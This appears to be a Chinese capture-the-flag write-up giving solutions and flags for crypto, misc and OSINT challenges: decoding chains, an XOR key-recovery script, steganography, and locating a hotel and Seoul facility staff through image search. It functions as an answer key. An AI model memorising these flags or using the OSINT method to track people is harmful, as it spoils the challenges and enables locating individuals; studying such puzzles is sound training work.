
```
NSSCTF{EDIT_WITH_LATEX}
```


normal











```
..... ..... ..... ..... ..... ..... ..... ..... ..... ..... ..... .....
..... ..... ?.?!. ?..!. ?.... ..... ..!?! !.?.. ..... ...?. ?!.?! .?...
..... ..... ....! ?!!.? !!!!! !!!!! !!!!! !?.?! .?!!! !!!!! !!!.! .....
..!.. ..... ..... .!.?. ..... ..... !?!!. ?.... ..... .?.?! .?... .....
..... ..... ..!.? ..... ..... .!?!! .?... ..... ..?.? !.?!. ?.... .....
..... ...!? !!.?! !!!!! !!!!! !!!!! ?.?!. ?!!!! !!!!! !!.!. ..... .!...
....! .?... ..... ..... !?!!. ?.... ..... ...?. ?!.?. ...!. ?.... .....
..!?! !.?.. ..... ...?. ?!.?! .?... ..... ..... ....! ?!!.? !!!!! !!!!!
!!!!! !?.?! .?!!! !!!!! !!!.! ..... ..... ...!. !!!!! .?... ..... .....
!?!!. ?.... ..... ...?. ?!.?. ..... ..!.? ..... ..... .!?!! .?... .....
..?.? !.?!. ?.... ..... ..... ...!? !!.?! !!!!! !!!!! !!!!! ?.?!. ?!!!!
!!!!! !!.!. ..... ..... !.... ...!. ?.... ..... ....! ?!!.? ..... .....
..?.? !.?!. ?.... ..... ..!?! !.?.. ..... ...?. ?!.?! .?... ..... .....
....! ?!!.? !!!!! !!!!! !!!!! !?.?! .?!!! !!!!! !!!.! ..... ..... ...!.
..!.? ..... ..... ...!? !!.?. ..... ..... .?.?! .?..! .?... ..... ...!?
!!.?. ..... ....? .?!.? !.?.. ..... ..... ..... !?!!. ?!!!! !!!!! !!!!!
!!?.? !.?!! !!!!! !!!!. !.... ...!. ?.... ..... ..... .!?!! .?... .....
..... .?.?! .?!.? .
```

Ook!解码后

```
\u0065\u0047\u006c\u0069\u005a\u0057\u0067\u0074\u0061\u0032\u0056\u006a\u0062\u0032\u0063\u0074\u0064\u006e\u006c\u0032\u0059\u0057\u0073\u0074\u0062\u0057\u006c\u0073\u0061\u0057\u0077\u0074\u0062\u0058\u006c\u0074\u005a\u0057\u0059\u0074\u0059\u006e\u0056\u0077\u0059\u0057\u0067\u0074\u0065\u006d\u0056\u0077\u0061\u0057\u0067\u0074\u0061\u0047\u0046\u0069\u0065\u0057\u0073\u0074\u0062\u0047\u0056\u0073\u0064\u0057\u0051\u0074\u0059\u0032\u0039\u0073\u0064\u0057\u0073\u0074\u0062\u0048\u006c\u0030\u0062\u0032\u0077\u0074\u0061\u0033\u0056\u0074\u0061\u0057\u0067\u0074\u0062\u0057\u0039\u0036\u0064\u0058\u0067\u003d
```

Unicode解码后

```
ZUdsaVpXZ3RhMlZqYjJjdGRubDJZV3N0Yldsc2FXd3RiWGx0WldZdFluVndZV2d0ZW1Wd2FXZ3RhR0ZpZVdzdGJHVnNkV1F0WTI5c2RXc3RiSGwwYjJ3dGEzVnRhV2d0Ylc5NmRYZz0=
```

Base64解码后

```
xibeh-kecog-vyvak-milil-mymef-bupah-zepih-habyk-lelud-coluk-lytol-kumih-mozux
```

BubbleBabble解码后

```
AVFN{h_xa0j_jU@g_!_guvaX}
```

ROT13解码后

```
NISA{u_kn0w_wH@t_!_thinK}
```

xor

是个原题


EXP

```python
# -*- coding: utf-8 -*-
import base64
from Crypto.Util import number, strxor

def getK(a,enc_a):
    l=a[:16]
    r=a[16:]
    _l=enc_a[:16]
    _r=enc_a[16:]
    kl=strxor.strxor(strxor.strxor(r,l),_r)
    kr=strxor.strxor(_l,r)
    return [kl,kr]

def dec(enc_a,kl,kr):
    _l=enc_a[:16]
    _r=enc_a[16:]
    r=strxor.strxor(_l,kr)
    l=strxor.strxor(strxor.strxor(_r,kl),r)
    return l+r

test="i03yXzXWe4QTiwJHlUZo6iqEdDkwJVviSOQ7CM3vJmM="
enc_test="4EnYOhbivTMP5r4VYLA8cwJBFTXIeeKAoNf/3ctgLLA="
enc_flag="+qyVMEei1eN3YbV/z2kjcaCKngWc2pW2/e7HwpXKaj0="
test=base64.b64decode(test.encode())
enc_test=base64.b64decode(enc_test.encode())
enc_flag=base64.b64decode(enc_flag.encode())


kkey=[]
kkey=getK(test,enc_test)
fle=dec(enc_flag,kkey[0],kkey[1])
print(fle)
```

```
NSSCTF{3c4e05db6512d51e0a93ae320c0bb69a}
```

Misc


签到



huaji?

用`binwalk`分离得到压缩包

```
$ strings huaji
JFIF
Exif
6374665f4e4953415f32303232
6e6973615f32303232
```




得到密码`ctf_NISA_2022`，解压得到flag。

```
flag{Nls@_FumYEnnOjy}
```

bqt

把图片移开下面有字




```
# -*- coding: utf-8 -*-
m = "c8e9aca0c3f4e6e5f2a1a0d4e8e5a0e6ece1e7a0e9f3baa0e6ece1e7fbf7e5e6e5efe9e4eae7efe5e4f3e6e9eff2f0e5e6e4e6e7e7e
6e4f3e5fd"
num=""
for i in range(0,len(m),2):
    hex = m[i:i+2]
    num += chr(int(hex,16)-128)
print(num)
```

```
Hi, Ctfer! The flag is: flag{wefeoidjgoedsfiorpefdfggfdse}
```


where_is_here

百度识图发现是一个叫鼓浪屿雅筑旅馆的地方

别的都好找，手机号是携程上找到的。

```
NSSCTF{厦门市思明区鼓浪屿康泰路25号17746048875}
```

不愉快的地方



百度识图发现是一个叫清溪川的地方，google能看到坐标跟网址。

官网里有信息

운영팀

이름	전화번호	담당업무
김현민	02-2290-6801	운영팀 업무 총괄
엄개나리	02-2290-6804	서무관련업무
백승범	02-2290-6807	시설관리직관리, 자원봉사관리, 운영시설물관리 등
이종석	02-2290-6805	예산
김준형	02-2290-7134	문화디지털 시설 운영 등
최윤정	02-2290-6802	청렴, 민원
남덕	02-2290-6803	청계천 시설대관 업무

翻译一下，第一个就是要找的，叫金贤民。

```
NSSCTF{清溪川_37.56,126.97_金贤民_6801}
```

神秘数字

```
ovty fgh wnn 0678 3127 2347 0155 5074 MAZY AGD BMY NFA XOBV UCL A MFJI 40227 44801 36780 27620 YPTC QVIO MGBHU J
YK
```

```
ovty fgh wnn      //五笔
数十亿
0678 3127 2347 0155 5074       //中文电码
合法操作者
MAZY AGD BMY NFA XOBV UCL A MFJI       //郑码
每天都体验着一种
40227 44801 36780 27620      //四角号码
有共识的
YPTC QVIO MGBHU JYK      //仓颉编码
虚拟现实
```

即：数十亿合法操作者每天都体验着一种有共识的虚拟现实，md5后的结果即为flag。

```
NSSCTF{BE29981639FCE3A4B719E4347FED9E43}
```

破损的flag

usb键盘流量包，用脚本得到：

```
UJKONJK,TFVBHYHJIPOKRDCVGRDCVGPOKQWSZTFVBHUJKOWAZXDQASEWSDRPOKXDFVIKLPNJKWSDRRFGYRDCVGUHNMKBHJMYHJI
```

键盘密码，围起来的字母就是要找的。

```
UJKONJK,TFVBHYHJIPOKRDCVGRDCVGPOKQWSZTFVBHUJKOWAZXDQASEWSDRPOKXDFVIKLPNJKWSDRRFGYRDCVGUHNMKBHJMYHJI
